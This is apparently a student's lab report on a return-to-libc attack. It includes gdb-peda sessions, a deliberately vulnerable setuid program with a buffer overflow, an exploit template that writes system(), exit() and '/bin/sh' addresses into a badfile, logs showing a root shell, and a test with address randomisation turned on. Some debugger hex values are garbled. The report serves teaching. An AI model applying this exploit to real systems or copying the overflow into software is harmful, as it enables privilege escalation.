

Assignment 04

RISHI KUMAR SONI

1001774020

Task 1: Finding out the addresses of libc functions

Code Snippet

```
root@VM: ~
Reading symbols from a....(no debugging symbols found)....done.
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ r
Starting program: /home/seed/a
[-----registers-----]
EAX: 0xb7fbdbbc --> 0xbffffe1c --> 0xfffff019 ("XDG_VTNR=7")
EBX: 0x0
```

```
root@VM: ~
[ECX: 0xbffffed80 --> 0x1
EDX: 0xbffffeda4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1bdb0
EDI: 0xb7fba000 --> 0x1b1bdb0
EBP: 0xbffffed68 --> 0x0
ESP: 0xbffffed64 --> 0xbffffed80 --> 0x1
EIP: 0x80484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e5 <main+10>: push ebp
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
=> 0x80484e9 <main+14>: sub esp,0x14
0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>:
call 0x80483a0 <fopen@plt>
[-----stack-----]
0000| 0xbffffed64 --> 0xbffffed80 --> 0x1
0004| 0xbffffed68 --> 0x0
0008| 0xbffffed6c --> 0xb7e20637 (<__libc_start_main+247>: )
0012| 0xbffffed70 --> 0xb7fba000 --> 0x1b1bdb0
0016| 0xbffffed74 --> 0xb7fba000 --> 0x1b1bdb0
0020| 0xbffffed78 --> 0x0
[-----]
```

```
root@VM: ~
0x80484e8 <main+13>: push ecx
=> 0x80484e9 <main+14>: sub esp,0x14
0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>:
call 0x80483a0 <fopen@plt>
[-----stack-----]
0000| 0xbffffed64 --> 0xbffffed80 --> 0x1
0004| 0xbffffed68 --> 0x0
0008| 0xbffffed6c --> 0xb7e20637 (<__libc_start_main+247>: )
0012| 0xbffffed70 --> 0xb7fba000 --> 0x1b1bdb0
0016| 0xbffffed74 --> 0xb7fba000 --> 0x1b1bdb0
0020| 0xbffffed78 --> 0x0
0024| 0xbffffed7c --> 0xb7e20637 (<__libc_start_main+247>: )
0028| 0xbffffed80 --> 0x1
[-----]
Legend: code, data, rodata, value
[-----]
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

Observation

From the above gdb commands, we can find out that the address for the `system ()` function is `0xb7e42da0`, and the address for the `exit ()` function is `0xb7e369d0`. The actual addresses in your system might be different from these number.

Task 2: Putting the shell string in the memory

Code Snippet

```
void main()
{
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

Observation



Explanation: We will find out that the same address is printed out. However, when you run the vulnerable program retlib.

Task 3: Exploiting the Buffer-Overflow Vulnerability

Attack Variation 1:

Code Snippet

Exploit.c

```
#include
<stdlib.h>

#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[X] = some address ;    //  "/bin/sh"
    *(long *) &buf[Y] = some address ;    //  system()
    *(long *) &buf[Z] = some address ;    //  exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
```

```
}
```

Retlib.c

```
#include
<stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);
```

```
    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

Observation

```
root@VM: /home/seed
[-----stack-----]
0000| 0xbffffd40 --> 0x1
0004| 0xbffffd44 --> 0xbffffee04 --> 0xbffffeff2 ("/home/seed/retlib")
0008| 0xbffffd48 --> 0xbffffee0c --> 0xbfffff004 ("XDG_VTNR=7")
0012| 0xbffffd4c --> 0x8048561 (<__libc_csu_init+33>: )
0016| 0xbffffd50 --> 0xb7fba3dc --> 0xb7fbbe0 --> 0x0
0020| 0xbffffd54 --> 0xbffffed70 --> 0x1
0024| 0xbffffd58 --> 0x0
0028| 0xbffffd5c --> 0xb7e20637 (<__libc_start_main+247>: )
[-----]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1,
    argv=0xbffffee04) at retlib.c:19
19          badfile = fopen("badfile", "r");
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ q
[10/01/19]seed@VM:~$ sudo vim exploit.c
[10/01/19]seed@VM:~$ gcc -o exploit exploit.c
[10/01/19]seed@VM:~$ ./exploit
[10/01/19]seed@VM:~$ ./retlib
# [ ]
```

Explanation:

Create the retlib and exploit.c program and then turn off address space randomization. We then compile the vulnerable program set as a set UID program owned by root. We then create and export a new shell environment variable called MYSHELL containing /bin/sh which will be passed as parameter to system function. Next, find the address of the location where the variable is stored. We then compiler and run the exploit program which creates the bad file. On executing retlib.c , we get access to the root shell.

Attack Variation 2:

In this we make attack by using a new retlib file named as newretlib and try to perfume the same Task3 Attack Variation 1.

```
seed@VM:~/lab3$ subl exploit.c
seed@VM:~/lab3$ gcc -o exploit exploit.c
seed@VM:~/lab3$ ./exploit
seed@VM:~/lab3$ ./newretlib
# █
```


Observation

When we change the name of the file, the attack wasn't successful because the number of character changes, the location of the return address does not match. By changing the number of characters and by changing the address of the executable files we compiler and run the program successfully.

Task 4: Turning on Address Randomization

Code Snippet

```
$ sudo sysctl -w kernel.randomize_va_space=2
```



The screenshot shows a terminal window running the GDB-peda debugger. The memory dump at the top shows a series of memory locations from 0x0000 to 0x0028, with values ranging from 0x0 to 0xb75d4637. The assembly code below shows the main function starting at address 0x0804855b, which calls system(0xb75f6da0) and then exits(0xb75ea9d0). The user then runs a command to start a debugger (gdb --quiet relib) and sets environment variables MYSHELL and ./relib three times, each time printing the new base address (0xbfb9c6df1).

```
root@VM: /home/seed
0000| 0xbfedb2c4 --> 0xbfedb2e0 --> 0x1
0004| 0xbfedb2c8 --> 0x0
0008| 0xbfedb2cc --> 0xb75d4637 (<__libc_start_main+247>:      )
0012| 0xbfedb2d0 --> 0xb776e000 --> 0x1b1db0
0016| 0xbfedb2d4 --> 0xb776e000 --> 0x1b1db0
0020| 0xbfedb2d8 --> 0x0
0024| 0xbfedb2dc --> 0xb75d4637 (<__libc_start_main+247>:      )
0028| 0xbfedb2e0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804855b in main ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb75f6da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75ea9d0 <_GI_exit>
gdb-peda$
[1]+ Stopped                  gdb --quiet relib
[09/26/19]seed@VM:~$ ./getenv MYSHELL ./relib
MYSHELL will be at 0xbfb9c6df1
[09/26/19]seed@VM:~$ ./getenv MYSHELL ./relib
MYSHELL will be at 0xbfc3ddf1
[09/26/19]seed@VM:~$ ./getenv MYSHELL ./relib
MYSHELL will be at 0xbfb9c6df1
[09/26/19]seed@VM:~$ █
```

Observation

By using the Address Randomization, we notice that the Address randomization makes these addresses different every times.

Since address randomization is turned on , the address of the environment variable system function location and the exit function location keeps changing randomly. This acts as a good protection mechanism.